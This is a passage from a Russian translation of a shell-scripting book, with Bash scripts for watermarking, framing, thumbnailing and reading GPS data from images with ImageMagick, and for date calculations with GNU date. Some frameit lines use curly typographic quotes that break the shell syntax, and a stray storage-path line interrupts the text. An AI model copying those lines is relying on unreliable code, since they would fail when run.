Спецификатор `"%G"` возвращает ширину и высоту, которые затем передаются программе `convert` для создания нового холста. Строку с вызовом `convert` ❷ мы скопировали из документации ImageMagick, потому что она действительно слишком хитрая, чтобы ее можно написать с нуля. (Чтобы узнать больше о языке параметров команды `convert -draw`, попробуйте воспользоваться поисковой системой. Или можете просто скопировать наш код!)

Имя нового файла должно состоять из имени исходного файла с дополнением `"+wm"`, и именно это делают три строки в ❸. Команда `rev` переворачивает входную строку задом наперед, а следующая команда `cut -d. -f1` просто возвращает расширение файла, поскольку мы не знаем, сколько точек присутствует в имени файла. Затем расширение снова переворачивается и добавляется после `"+wm."`.

В заключение вызывается утилита `composite` ❹, объединяющая элементы и создающая изображение с водяными знаками. Вы можете поэкспериментировать с разными значениями `-dissolve`, чтобы отрегулировать прозрачность дополнительного слоя.

Запуск сценария

Сценарий принимает два аргумента: имя файла с изображением и текст, который должен быть нанесен на него. Если текст содержит несколько слов, не забудьте заключить его в кавычки, как показано в листинге 14.4, чтобы сценарий правильно воспринял фразу целиком.

Листинг 14.4. Запуск сценария watermark

```
$ watermark test.png "(C) 2016 by Dave Taylor"
Created new watermarked image file test+wm.png.
```

Результаты

Результат показан на рис. 14.1.



Рис. 14.1. Изображение с нанесенными водяными знаками

Если вы столкнетесь с ошибкой `unable to read font` (невозможно прочитать шрифт), скорее всего, в вашей системе отсутствует пакет Ghostscript (в OS X он устанавливается по умолчанию). Чтобы устранить проблему, установите Ghostscript с помощью своего диспетчера пакетов. Например, в OS X это можно сделать следующей командой:

```
$ brew install ghostscript
```

Усовершенствование сценария

Размер шрифта, используемого для нанесения водяных знаков, должен быть функцией от размеров изображения. Если изображение имеет ширину 280 пикселей, шрифт размером в 44 пункта окажется слишком большим, но, если изображение имеет ширину 3800 пикселей, тот же шрифт окажется слишком мелким. Можно также позволить пользователю самому выбирать подходящий размер шрифта или местоположение текста, добавив в сценарий поддержку соответствующих параметров.

ImageMagick в состоянии определять шрифты, присутствующие в вашей системе, поэтому вполне можно разрешить пользователю указывать шрифт по его названию.

№ 96. Добавление рамок вокруг изображений

Часто бывает желательно добавить вокруг изображения бордюр или причудливую рамку. Пакет ImageMagick предоставляет массу возможностей для этого через утилиту `convert`. Проблема, как и с остальными утилитами из пакета, в том, что документация к ImageMagick недостаточно ясно описывает, как пользоваться этим инструментом.

Например, ниже приводится выдержка из документации с описанием параметра `-frame`:

> Часть аргумента *geometry* с размерами определяет дополнительные ширину и высоту, которые будут добавлены к размерам изображения. Если смещения в аргументе *geometry* не заданы, тогда добавляется бордюр со сплошной заливкой. Смещения *x* и *y*, если они заданы, определяют ширину и высоту бордюра, которые отводятся для формирования фаски, внешней (*x* пикселей) и внутренней (*y* пикселей).

Получили?

Возможно, вам станет понятнее после разбора практического примера. Именно эту цель преследует функция `usage()` в сценарии, представленном в листинге 14.5.

Код

Листинг 14.5. Сценарий frameit

```
#!/bin/bash
# frameit -- упрощает добавление графической рамки вокруг
#   изображения, используя ImageMagick.
```

```
usage()
{
cat << EOF
Usage: $(basename $0) -b border -c color imagename
  or $(basename $0) -f frame -m color imagename

In the first case, specify border parameters as size x size or
percentage x percentage followed by the color desired for the
border (RGB or color name).

In the second instance, specify the frame size and offset,
followed by the matte color¹.

EXAMPLE USAGE:
  $(basename $0) -b 15x15 -c black imagename
  $(basename $0) -b 10%x10% -c gray imagename

  $(basename $0) -f 10x10+10+0 imagename
  $(basename $0) -f 6x6+2+2 -m tomato imagename
EOF
exit 1
}

#### ГЛАВНЫЙ БЛОК КОДА

# Большая его часть занимается парсингом начальных аргументов!

while getopts "b:c:f:m:" opt; do
  case $opt in
    b ) border="$OPTARG";      ;;
    c ) bordercolor="$OPTARG"; ;;
    f ) frame="$OPTARG";       ;;
    m ) mattecolor="$OPTARG";  ;;
    ? ) usage;                 ;;
  esac
done
shift $(($OPTIND - 1)) # Употребить все проанализированные аргументы.

if [ $# -eq 0 ] ; then # Изображения не указаны?
  usage
fi

# Что требуется добавить? Бордюр или рамку?
if [ ! -z "$bordercolor" -a ! -z "$mattecolor" ] ; then
```

[1] В первом случае определяются параметры бордюра, как пиксели×пиксели или проценты×проценты, за которыми следует желаемый цвет бордюра (в формате RGB или в виде названия цвета).
Во втором случае определяются размеры рамки и ее фасок, за которым следует цвет рамки.

```
    echo "$0: You can't specify a color and matte color simultaneously." >&2
    exit 1
  fi

  if [ ! -z “$frame” -a ! -z “$border” ] ; then
    echo “$0: You can’t specify a border and frame simultaneously.” >&2
    exit 1
  fi

  if [ ! -z “$border” ] ; then
    args=”-bordercolor $bordercolor -border $border”
  else
    args=”-mattecolor $mattecolor -frame $frame”
  fi

❶ for name
  do
    suffix="$(echo $name | rev | cut -d. -f1 | rev)"
    prefix="$(echo $name | rev | cut -d. -f2- | rev)"
❷   newname="$prefix+f.$suffix"
    echo "Adding a frame to image $name, saving as $newname"
❸   convert $name $args $newname
  done

  exit 0
```

Как это работает

Если не считать использования команды `getopts` для анализа сложных параметров, которую мы уже исследовали, этот сценарий действует достаточно прямолинейно. Основная работа в нем выполняется в нескольких последних строках. В цикле `for` ❶ создается имя нового файла, включающее `"+f"` в конце (но перед расширением, определяющим тип файла).

Например, для имени файла *abandoned-train.png* в переменную `suffix` будет записано расширение `png`, а в переменную `prefix` — имя `abandoned-train`. Обратите внимание на пропажу точки (`.`) — она возвращается на место во время сборки нового имени файла ❷. После этого остается только вызвать программу `convert` со всеми параметрами ❸.

Запуск сценария

Укажите тип желаемой рамки — с помощью параметра `-frame` (для придания 3-мерного вида) или `-border` (простой бордюр) — и ее размеры, предпочтительный цвет для бордюра или лицевой поверхности рамки, а также имя исходного файла (или файлов). Например, как показано в листинге 14.6.

Листинг 14.6. Запуск сценария frameit

```
$ frameit -f 15%x15%+10+10 -m black abandoned-train.png
Adding a frame to image abandoned-train.png, saving as abandoned-train+f.png
```

Результаты

Результат этого вызова показан на рис. 14.2.



Рис. 14.2. 3-мерная рамка матового стекла в музейном стиле

Усовершенствование сценария

Если забыть указать один из параметров, ImageMagick выведет типичное туманное сообщение:

```
$ frameit -f 15%x15%+10+10 alcatraz.png
Adding a frame to image alcatraz.png, saving as alcatraz+f.png
convert: option requires an argument '-mattecolor' @ error/convert.c/
ConvertImageCommand/1936.
```

Добавление в сценарий дополнительных проверок на возможные ошибки, чтобы оградить пользователя от подобной абракадабры, стало бы неплохим усовершенствованием, как вы думаете?

Этот сценарий может неправильно работать с файлами, если их имена содержат пробелы. Конечно, пробелов вообще не должно быть в именах файлов, которые используются веб-сервером, тем не менее, вам стоило бы исправить сценарий, чтобы устранить этот недостаток.

№ 97. Создание миниатюр изображений

Нас удивляет, насколько часто возникает эта проблема: кто-то или включает в веб-страницу чрезмерно большие изображения, или посылает по электронной почте фотографии, превосходящие по своим размерам экран компьютера. Это не только неприятно, но и влечет напрасный расход пропускной способности и вычислительных ресурсов.

Сценарий, продемонстрированный ниже, создает миниатюры из любых изображений, позволяя указать точную высоту и ширину или просто задать размеры, в которые должно уложиться уменьшенное изображение с сохранением пропорций. Именно для создания миниатюр официально предназначается замечательная утилита `mogrify`:

```
$ mkdir thumbs
$ mogrify -format gif -path thumbs -thumbnail 100x100 *.jpg
```

Обратите внимание, что всегда желательно создавать миниатюры в параллельном каталоге, а не там, где находятся исходные изображения. Фактически, утилита `mogrify` может оказаться довольно опасной при неправильном использовании, так как способна уничтожить все исходные изображения в каталоге, затерев их уменьшенными версиями. Чтобы не было причин для беспокойства, команда `mogrify` создает миниатюры с размерами 100 × 100 в подкаталоге *thumbs*, попутно преобразуя их из формата JPEG в формат GIF.

Это удобно, но лишь в отдельных случаях. Давайте создадим более универсальный сценарий для создания миниатюр, представленный в листинге 14.7. Его можно использовать и для решения многих других задач, связанных с уменьшением изображений.

Код

Листинг 14.7. Сценарий thumbnails

```
#!/bin/bash
# thumbnails -- создает миниатюры из указанных графических файлов,
#   точно указанных размеров или не превышающих указанные размеры, когда
#   требуется сохранить пропорции.
```

```
convargs="❶-unsharp 0x.5 -resize"
count=0; exact=""; fit=""

usage()
{
  echo "Usage: $0 (-e|-f) thumbnail-size image [image] [image]" >&2
  echo "-e resize to exact dimensions, ignoring original proportions" >&2
  echo "-f fit image into specified dimensions, retaining proportion" >&2
  echo "-s strip EXIF information (make ready for web use)" >&2
  echo " please use WIDTHxHEIGHT for requested size (e.g., 100x100)"
  exit 1
}

#############
## НАЧАЛО ОСНОВНОГО СЦЕНАРИЯ

if [ $# -eq 0 ] ; then
  usage
fi

while getopts "e:f:s" opt; do
  case $opt in
    e ) exact="$OPTARG"; ;;
    f ) fit="$OPTARG";   ;;
    s ) strip="❷-strip"; ;;
    ? ) usage;           ;;
  esac
done
shift $(($OPTIND - 1)) # Употребить все проанализированные аргументы.

rwidth="$(echo $exact $fit | cut -dx -f1)"  # Затребованная ширина.
rheight="$(echo $exact $fit | cut -dx -f2)" # Затребованная высота.

for image
do
  width="$(identify -format "%w" "$image")"
  height="$(identify -format "%h" "$image")"

  # Создать миниатюру для изображения $image, с шириной $width и высотой $height
  if [ $width -le $rwidth -a $height -le $rheight ] ; then
    echo "Image $image is already smaller than requested dimensions. Skipped."
  else
    # Сконструировать новое имя файла.

    suffix="$(echo $image | rev | cut -d. -f1 | rev)"
    prefix="$(echo $image | rev | cut -d. -f2- | rev)"
    newname="$prefix-thumb.$suffix"

    # Добавить окончание "!", чтобы игнорировать пропорции, если требуется.
❸   if [ -z "$fit" ] ; then
      size="$exact!"
      echo "Creating ${rwidth}x${rheight} (exact size) thumb for file $image"
```

```
    else
      size="$fit"
      echo "Creating ${rwidth}x${rheight} (max size) thumb for file $image"
    fi

    convert "$image" $strip $convargs "$size" "$newname"
  fi

  count=$(( $count + 1 ))
done

if [ $count -eq 0 ] ; then
  echo "Warning: no images found to process."
fi

exit 0
```

Как это работает


Пакет ImageMagick настолько сложен, что практически вынуждает писать подобные сценарии, чтобы упростить решение типичных задач. В этом сценарии мы использовали пару дополнительных возможностей, включая параметр `-strip` ❷, чтобы удалить EXIF-информацию (eXchangeable Image File Format — формат файлов для обмена изображениями), наличие которой оправданно в фотоархивах, но бессмысленно в изображениях, публикуемых в Сети (например, модель фотокамеры, выдержка, диафрагма, географические координаты и так далее).

Другой новый флаг — фильтр `-unsharp` ❶, гарантирующий, что изображение на миниатюре не получится размазанным. Чтобы понять все возможные значения этого параметра и то, как они влияют на результат, требуются недюжинные познания, так что мы не будем усложнять и просто используем параметр `0x.5` без всяких пояснений. Хотите узнать больше? В Интернете вы быстро найдете подробную информацию.

Взгляните на рис. 14.3, чтобы лучше уловить разницу между теми миниатюрами, для которых были заданы точные размеры, и теми, которые требовалось уместить в определенные рамки с соблюдением пропорций.

Разница между созданием миниатюр точного размера и миниатюр с сохранением пропорций заключается в единственном восклицательном знаке. Она определяется в блоке ❸.

Все остальное, что есть в этом сценарии, от пересборки имен файлов до использования флага `-format`, чтобы получить высоту и ширину текущего изображения, вы уже видели выше.



Исходное изображение, 1024 × 657



Миниатюра «с сохранением пропорций»



Миниатюра «с точно заданными размерами»

Рис. 14.3. Разница между миниатюрой с точно заданными размерами (аргумент -e) и миниатюрой, полученной уменьшением до определенных размеров с сохранением пропорций (аргумент -f)

Запуск сценария

В листинге 14.8 демонстрируется попытка создать с помощью сценария миниатюры разных размеров для фотографии, сделанной на Гавайях.

Результаты

Листинг 14.8. Запуск сценария thumbnails

```
$ thumbnails
Usage: thumbnails (-e|-f) thumbnail-size image [image] [image]
-e  resize to exact dimensions, ignoring original proportions
-f  fit image into specified dimensions, retaining proportion
-s  strip EXIF information (make ready for web use)
    please use WIDTHxHEIGHT for requested size (e.g., 100x100)
$ thumbnails -s -e 300x300 hawaii.png
Creating 300x300 (exact size) thumb for file hawaii.png
$ thumbnails -f 300x300 hawaii.png
Creating 300x300 (max size) thumb for file hawaii.png
$
```

Усовершенствование сценария

Отличным дополнением для этого сценария стала бы возможность создавать наборы миниатюр указанных размеров, например 100 × 100, 500 × 500

и 1024 × 768 (типичный размер обоев для рабочего стола), одним вызовом сценария. С другой стороны, эту задачу, пожалуй, лучше реализовать в другом сценарии.

№ 98. Интерпретация информации геопозиционирования GPS

Большинство фотографий в наши дни делается с помощью сотовых телефонов или других цифровых устройств, способных определять широту и долготу своего местонахождения. Конечно, это создает некоторые проблемы с сохранением тайны частной жизни, но возможность узнать, где была сделана фотография, представляет определенный интерес. К сожалению, даже при том, что утилита `identify` из пакета ImageMagick позволяет извлекать информацию GPS, формат, в каком она представляет данные, очень сложно читать:

```
exif:GPSLatitude: 40/1, 4/1, 1983/100
exif:GPSLatitudeRef: N
exif:GPSLongitude: 105/1, 12/1, 342/100
exif:GPSLongitudeRef: W
```

Координаты выводятся в градусах, минутах и секундах — что естественно, — но сам формат представления не понятен на первый взгляд, как, например, формат, принимаемый сайтами Google Maps или Bing Maps:

```
40 4' 19.83" N, 105 12’ 3.42" W
```

Сценарий преобразует информацию EXIF в этот формат, благодаря чему вы сможете скопировать данные и вставить их непосредственно в программу отображения карт. В ходе преобразования сценарий решает несколько элементарных уравнений (обратите внимание, что значение секунд широты, в действительности равное 19,83, инструментом `identify` возвращается в виде 1983/100).

Код

Понятие широты и долготы появилось намного раньше, чем вы могли бы подумать. В действительности впервые линии, обозначающие широту, появились еще в 1504 году на картах португальского картографа Педру Рейнел (Pedro Reinel). В вычислениях используются также некоторые математические формулы. К счастью, нам не придется обрабатывать их. Нам достаточно знать, как преобразовать широту и долготу из значений в формате EXIF

в традиционные, понятные современным программам отображения карт, как можно увидеть в листинге 14.9. Этот сценарий также использует сценарий № 8, echon, из главы 1.

Листинг 14.9. Сценарий geoloc

```
#!/bin/bash
# geoloc -- для изображений, включающих информацию GPS, преобразует эти
#   данные в строку, которую можно ввести в Google Maps или Bing Maps.

tempfile="/tmp/geoloc.$$"

trap "$(which rm) -f $tempfile" 0 1 15

if [ $# -eq 0 ] ; then
  echo "Usage: $(basename $0) image" >&2
  exit 1
fi

for filename
do
  identify -format❶ "%[EXIF:*]" "$filename" | grep GPSL > $tempfile

❷ latdeg=$(head -1 $tempfile | cut -d, -f1 | cut -d= -f2)
  latdeg=$(scriptbc -p 0 $latdeg)
  latmin=$(head -1 $tempfile | cut -d, -f2)
  latmin=$(scriptbc -p 0 $latmin)
  latsec=$(head -1 $tempfile | cut -d, -f3)
  latsec=$(scriptbc $latsec)
  latorientation=$(sed -n '2p' $tempfile | cut -d= -f2)

  longdeg=$(sed -n '3p' $tempfile | cut -d, -f1 | cut -d= -f2)
  longdeg=$(scriptbc -p 0 $longdeg)
  longmin=$(sed -n '3p' $tempfile | cut -d, -f2)
  longmin=$(scriptbc -p 0 $longmin)
  longsec=$(sed -n '3p' $tempfile | cut -d, -f3)
  longsec=$(scriptbc $longsec)
  longorientation=$(sed -n '4p' $tempfile | cut -d= -f2)

❸ echon "Coords: $latdeg ${latmin}' ${latsec}\" $latorientation, "
  echo "$longdeg ${longmin}' ${longsec}\" $longorientation"

done

exit 0
```

Как это работает

Каждый раз, исследуя приемы использования пакета ImageMagick, мы находим другие параметры и другие способы применения его возможностей.

В данном случае аргумент `-format` ❶ извлекает из EXIF изображения только один определенный параметр.

Обратите внимание, что здесь роль шаблона в команде `grep` играет строка `GPSL`, а не `GPS`. Благодаря этому отфильтровывается вся дополнительная информация, связанная с GPS, которая нам не нужна. Попробуйте убрать символ `L`, и вы увидите, как много других сведений из блока с EXIF-данными будет выведено на экран!

Затем остается только извлечь конкретные поля и решить несколько уравнений с помощью `scriptbc`, чтобы преобразовать данные в более понятный формат, как можно видеть в строках `latdeg` ❷.

Суть использования конвейера с несколькими командами `cut` должна быть вам уже знакома. Это чрезвычайно удобный для сценариев инструмент!

После извлечения всех данных и решения всех уравнений необходимо вновь собрать информацию в виде, совместимом со стандартной формой записи широты и долготы ❸. Вот и все!

Запуск сценария

Передайте сценарию файл изображения, и, если он включает информацию о широте и долготе, сценарий преобразует ее в формат, понятный Google Maps, Bing Maps и другим программам для отображения карт, как показано в листинге 14.10.

Результаты

Листинг 14.10. Запуск сценария geoloc

```
$ geoloc parking-lot-with-geotags.jpg
Coords: 40 3' 19.73" N, 103 12' 3.72" W
$
```

Усовершенствование сценария

Что получится, если передать сценарию фотографию, в которой отсутствует информация EXIF? Сценарий должен обрабатывать эту ситуацию, а не просто выводить уродливое сообщение об ошибке, полученное от программы `bc`, потерпевшей неудачу, или пустые координаты. Вы согласны? Дополнительные проверки информации GPS с координатами, извлекаемой с помощью ImageMagick, были бы полезным дополнением.

Глава 15. Дни и даты

Вычисления с датами порой бывают очень запутанными, например, когда нужно выяснить, високосный ли указанный год, сколько дней осталось до Нового года или сколько дней вы прожили. В этой области между Unix-системами, такими как OS X, и системами Linux, с их инструментами GNU, лежит глубокая пропасть. Дэвид Маккензи (David MacKenzie), взявший на себя труд переписать утилиту `date` для GNU-версии Linux, значительно расширил ее возможности.

Если вы пользуетесь OS X или другой системой, где команда `date --version` выводит сообщение об ошибке, загрузите комплект основных утилит, в состав которого входит расширенная утилита GNU `date` (иногда устанавливается как `gdate`). В OS X это можно выполнить с помощью диспетчера пакетов (не установлен по умолчанию, но установить его легко):

```
$ brew install coreutils
```

После установки GNU-версии утилиты `date` определить, високосный ли указанный год, можно с помощью самой программы, без необходимости путаться в сложных правилах о годах, кратных 4, но не 100, и других:

```
if [ $( date 12/31/$year +%j ) -eq 366 ]
```

Иными словами, если последним днем года является 366-й, этот год — високосный.

Еще одна замечательная особенность GNU `date` — возможность вернуться назад во времени. Стандартная команда `date` в системе Unix основана на понятии «нулевого времени» или дате эпохи: 00:00:00 по Гринвичу 1 января 1970 года. Хотите узнать что-нибудь о происходившем в 1965? Тогда вам не повезло. К счастью, с тремя остроумными сценариями в этой главе вы сможете в полной мере использовать преимущества GNU `date`.

№ 99. Определение дня недели в указанную дату в прошлом

Вкратце: в какой день недели вы родились? В какой день недели Нил Армстронг и Базз Олдрин ступили на Луну? Сценарий в листинге 15.1 поможет вам быстро найти ответы на эти типичные вопросы и наглядно продемонстрирует мощь GNU `date`.

Код

Листинг 15.1. Сценарий dayinpast

```
#!/bin/bash
# dayinpast -- получая дату, сообщает соответствующий ей день недели.

if [ $# -ne 3 ] ; then
  echo "Usage: $(basename $0) mon day year" >&2
  echo " with just numerical values (ex: 7 7 1776)" >&2
  exit 1
fi

date --version > /dev/null 2>&1 # Отбросить сообщение об ошибке, если появится.
baddate="$?"                    # И сохранить только возвращаемый код.

if [ ! $baddate ] ; then
❶ date -d $1/$2/$3 +"That was a %A."
else
  if [ $2 -lt 10 ] ; then
    pattern=" $2[^0-9]"
  else
    pattern="$2[^0-9]"
  fi

  dayofweek="$(❷ncal $1 $3 | grep "$pattern" | cut -c1-2)"

  case $dayofweek in
    Su ) echo "That was a Sunday.";    ;;
    Mo ) echo "That was a Monday.";    ;;
    Tu ) echo "That was a Tuesday.";   ;;
    We ) echo "That was a Wednesday."; ;;
    Th ) echo "That was a Thursday.";  ;;
    Fr ) echo "That was a Friday.";    ;;
    Sa ) echo "That was a Saturday.";  ;;
  esac
fi

exit 0
```

Как это работает

Мы так нахваливали GNU `date`, и знаете почему? А потому, что весь сценарий сводится к к единственной команде в ❶.

До смешного просто.

Если требуемая версия `date` недоступна, сценарий использует `ncal` ❷, разновидность простой программы `cal`, которая представляет указанный месяц в любопытном, он очень полезном (!) формате:

```
$ ncal 8 1990
    August 1990
Mo     6 13 20 27
Tu     7 14 21 28
We  1  8 15 22 29
Th  2  9 16 23 30
Fr  3 10 17 24 31
Sa  4 11 18 25
Su  5 12 19 26
```

Когда есть эта информация, для определения дня недели достаточно найти строку с соответствующим днем месяца и преобразовать двухбуквенное сокращение в полное название.

Запуск сценария

Нил Армстронг и Базз Олдрин прилунились на Базе Спокойствия 20 июля 1969 года, и, как сообщают результаты в листинге 15.2, это было воскресенье.

Листинг 15.2. Запуск сценария dayinpast с датой посадки Армстронга и Олдрина на Луну

```
$ dayinpast 7 20 1969
That was a Sunday.
```

День «Д» высадки союзнических войск в Нормандии, 6 июня 1944 года:

```
$ dayinpast 6 6 1944
That was a Tuesday.
```

А вот еще пример, день принятия Декларации о независимости США, 4 июля 1776 года:

```
$ dayinpast 7 4 1776
That was a Thursday.
```

Усовершенствование сценария

Все сценарии в этой главе принимают входные данные в формате *`месяц день год`*, но было бы хорошо дать пользователям возможность указывать данные в более привычном им виде, например: *`месяц/день/год`*. К счастью, это совсем несложно, и отличной отправной точкой вам послужит сценарий № 3 в главе 1.

№ 100. Вычисление дней между датами

Сколько дней вы живете? Сколько дней прошло с того момента, как ваши родители встретились? Подобные вопросы, связанные с определением разности между датами, возникают часто, но вычислить ответ на них обычно бывает непросто. И снова на помощь нам приходит утилита GNU `date`.

Идея обоих сценариев, № 100 и № 101, заключается в том, что суммируются дни от первой даты до конца года, дни от начала года до второй даты и число дней во всех промежуточных годах. Один и тот же подход можно использовать для вычисления количества дней, прошедших с некоторой даты в прошлом (этот сценарий), и количества дней, оставшихся до некоторой даты в будущем (сценарий № 101).

Листинг 15.3 довольно длинный. Готовы?

Код

Листинг 15.3. Сценарий daysago

```
#!/bin/bash
# daysago -- получая дату в формате месяц/день/год, вычисляет количество
#   дней, прошедших от нее до текущего дня, учитывая високосные годы, и пр.

# Если вы используете Linux, замените "$(which gdate)" на "$(which date)".
#   Если вы используете OS X, установите пакет coreutils с помощью brew или
#   из исходного кода, чтобы получить команду gdate.
date="$(which gdate)"

function daysInMonth
{
  case $1 in
    1|3|5|7|8|10|12 ) dim=31 ;; # Постоянное значение
    4|6|9|11        ) dim=30 ;;
    2               ) dim=29 ;; # Зависит от года: високосный/невисокосный
    *               ) dim=-1 ;; # Неизвестный месяц
  esac
}
```

```
❶ function isleap
  {
    # Возвращает ненулевое значение в $leapyear, если $1 -- високосный год.
    leapyear=$($date -d 12/31/$1 +%j | grep 366)
  }

  #######################
  #### ОСНОВНОЙ БЛОК
  #######################

  if [ $# -ne 3 ] ; then
    echo "Usage: $(basename $0) mon day year"
    echo " with just numerical values (ex: 7 7 1776)"
    exit 1
  fi

❷ $date --version > /dev/null 2>&1 # Отбросить сообщение об ошибке, если появится.

  if [ $? -ne 0 ] ; then
    echo "Sorry, but $(basename $0) can't run without GNU date." >&2
    exit 1
  fi

  eval $($date "+thismon=%m;thisday=%d;thisyear=%Y;dayofyear=%j")

  startmon=$1; startday=$2; startyear=$3

  daysInMonth $startmon # Инициализирует глобальную переменную dim.

  if [ $startday -lt 0 -o $startday -gt $dim ] ; then
    echo "Invalid: Month #$startmon only has $dim days." >&2
    exit 1
  fi

  if [ $startmon -eq 2 -a $startday -eq 29 ] ; then
    isleap $startyear
    if [ -z "$leapyear" ] ; then
      echo "Invalid: $startyear wasn't a leap year; February had 28 days." >&2
      exit 1
    fi
  fi

  #######################
  #### ВЫЧИСЛЕНИЕ КОЛИЧЕСТВА ДНЕЙ
  #######################

  #### ДНЕЙ В НАЧАЛЬНОМ ГОДУ

  # Собрать строку формата с начальной датой.

  startdatefmt="$startmon/$startday/$startyear"
```

```
❸ calculate="$((10#$($date -d "12/31/$startyear" +%j))) \
    -$((10#$($date -d $startdatefmt +%j)))"

  daysleftinyear=$(( $calculate ))

  #### ДНЕЙ В ПРОМЕЖУТОЧНЫХ ГОДАХ

  daysbetweenyears=0
  tempyear=$(( $startyear + 1 ))

  while [ $tempyear -lt $thisyear ] ; do
    daysbetweenyears=$(($daysbetweenyears + \
    $((10#$($date -d "12/31/$tempyear" +%j)))))
    tempyear=$(( $tempyear + 1 ))
  done

  #### ДНЕЙ В ТЕКУЩЕМ ГОДУ

❹ dayofyear=$($date +%j) # Это просто!

  #### ТЕПЕРЬ СЛОЖИТЬ ВСЕ ВМЕСТЕ

  totaldays=$(( $((10#$daysleftinyear)) + \
    $((10#$daysbetweenyears)) + \
    $((10#$dayofyear)) ))

  /bin/echo -n "$totaldays days have elapsed between "
  /bin/echo -n "$startmon/$startday/$startyear "
  echo "and today, day $dayofyear of $thisyear."
  exit 0
```

Как это работает

Сценарий получился довольно длинным, но не слишком сложным. Функция определения високосного года ❶ достаточно простая — она всего лишь проверяет, равно ли количество дней в году 366.

В строке ❷ выполняется интересная проверка наличия GNU-версии `date` в системе перед продолжением работы.

Оператор перенаправления отбрасывает любой вывод и сообщения об ошибках, а возвращаемый код проверяется на неравенство нулю, которое свидетельствует об ошибке при попытке разобрать параметр `--version`. В OS X, например, устанавливается версия `date` с минимальными возможностями — она не поддерживает параметра `--version` и многих других.

Далее остается только выполнить простейшие арифметические операции. Спецификатор `%j` возвращает номер дня в году, поэтому вычисление дней, оставшихся до конца года от начальной даты выполняется просто: ❸.

Суммарное количество дней в промежуточных годах вычисляется в цикле `while`, в котором очередной год хранится в переменной `tempyear`.

Наконец, определение числа дней от начала текущего года до текущей даты реализуется проще простого: ❹.

```
dayofyear=$($date +%j)
```

Затем остается только сложить полученные дни и вывести результат!

Запуск сценария

Вернемся вновь в листинге 15.4 к историческим датам, рассматривавшимся выше.

Листинг 15.4. Запуск сценария daysago для разных дат

```
$ daysago 7 20 1969
17106 days have elapsed between 7/20/1969 and today, day 141 of 2016.
$ daysago 6 6 1944
26281 days have elapsed between 6/6/1944 and today, day 141 of 2016.
$ daysago 1 1 2010
2331 days have elapsed between 1/1/2010 and today, day 141 of 2016.
```

Эти команды были выполнены... Пусть `date` скажет за нас:

```
$ date
Fri May 20 13:30:49 UTC 2016
```

Усовершенствование сценария

Имеется одно ошибочное условие, которое не проверяется сценарием: когда прошлая дата находится лишь в нескольких днях от текущей или даже в будущем. Что получится в таких ситуациях и как исправить эту ошибку? (Совет: загляните в сценарий № 101, где вы найдете дополнительные проверки, которые можно применить в этом сценарии.)

№ 101. Вычисление дней до указанной даты

Логичным дополнением сценария № 100, `daysago`, является другой сценарий, `daysuntil`. Он, по сути, выполняет те же вычисления, но сначала подсчитывает количество дней, оставшихся до конца текущего года, затем количество дней в промежуточных годах и количество дней до указанной даты в целевом году, как показано в листинге 15.5.

Код

Листинг 15.5. Сценарий daysuntil

```
#!/bin/bash
# daysuntil -- фактически выполняет те же вычисления, что и daysago,
#   но в обратном порядке, когда текущая дата становится "датой в прошлом",
#   а дата в будущем -- "текущей".

# Так же, как в предыдущем сценарии, используйте 'which gdate' в OS X
#   и 'which date' в Linux.
date="$(which gdate)"

function daysInMonth
{
  case $1 in
    1|3|5|7|8|10|12 ) dim=31 ;; # Постоянное значение
    4|6|9|11        ) dim=30 ;;
    2               ) dim=29 ;; # Зависит от года: високосный/невисокосный
    *               ) dim=-1 ;; # Неизвестный месяц
  esac
}

function isleap
{
  # Возвращает ненулевое значение в $leapyear, если $1 -- високосный год.

  leapyear=$($date -d 12/31/$1 +%j | grep 366)
}

#######################
#### ОСНОВНОЙ БЛОК
#######################

if [ $# -ne 3 ] ; then
  echo "Usage: $(basename $0) mon day year"
  echo " with just numerical values (ex: 1 1 2020)"
  exit 1
fi

$date --version > /dev/null 2>&1 # Отбросить сообщение об ошибке, если появится.

if [ $? -ne 0 ] ; then
  echo "Sorry, but $(basename $0) can't run without GNU date." >&2
  exit 1
fi

eval $($date "+thismon=%m;thisday=%d;thisyear=%Y;dayofyear=%j")

endmon=$1; endday=$2; endyear=$3

# Необходимые проверки параметров...
```

```
daysInMonth $endmon # Инициализирует переменную $dim
if [ $endday -lt 0 -o $endday -gt $dim ] ; then
  echo "Invalid: Month #$endmon only has $dim days." >&2
  exit 1
fi

if [ $endmon -eq 2 -a $endday -eq 29 ] ; then
  isleap $endyear
  if [ -z "$leapyear" ] ; then
    echo "Invalid: $endyear wasn't a leapyear; February had 28 days." >&2
    exit 1
  fi
fi

if [ $endyear -lt $thisyear ] ; then
  echo "Invalid: $endmon/$endday/$endyear is prior to the current year." >&2
  exit 1
fi

if [ $endyear -eq $thisyear -a $endmon -lt $thismon ] ; then
  echo "Invalid: $endmon/$endday/$endyear is prior to the current month." >&2
  exit 1
fi

if [ $endyear -eq $thisyear -a $endmon -eq $thismon -a $endday -lt $thisday ]
then
  echo "Invalid: $endmon/$endday/$endyear is prior to the current date." >&2
  exit 1
fi
❶ if [ $endyear -eq $thisyear -a $endmon -eq $thismon -a $endday -eq $thisday ]
then
  echo "There are zero days between $endmon/$endday/$endyear and today." >&2
  exit 0
fi

#### Если целевая дата находится в этом же году,
####   вычисления должны выполняться немного иначе.

if [ $endyear -eq $thisyear ] ; then
  totaldays=$(( $($date -d "$endmon/$endday/$endyear" +%j) - $($date +%j) ))
else
  #### Вычислить количество дней по фрагментам,
  ####   начиная с количества дней до конца текущего года.

  #### ДНЕЙ ОСТАЛОСЬ В НАЧАЛЬНОМ ГОДУ

  # Собрать строку формата с начальной датой.

  thisdatefmt="$thismon/$thisday/$thisyear"
```

```
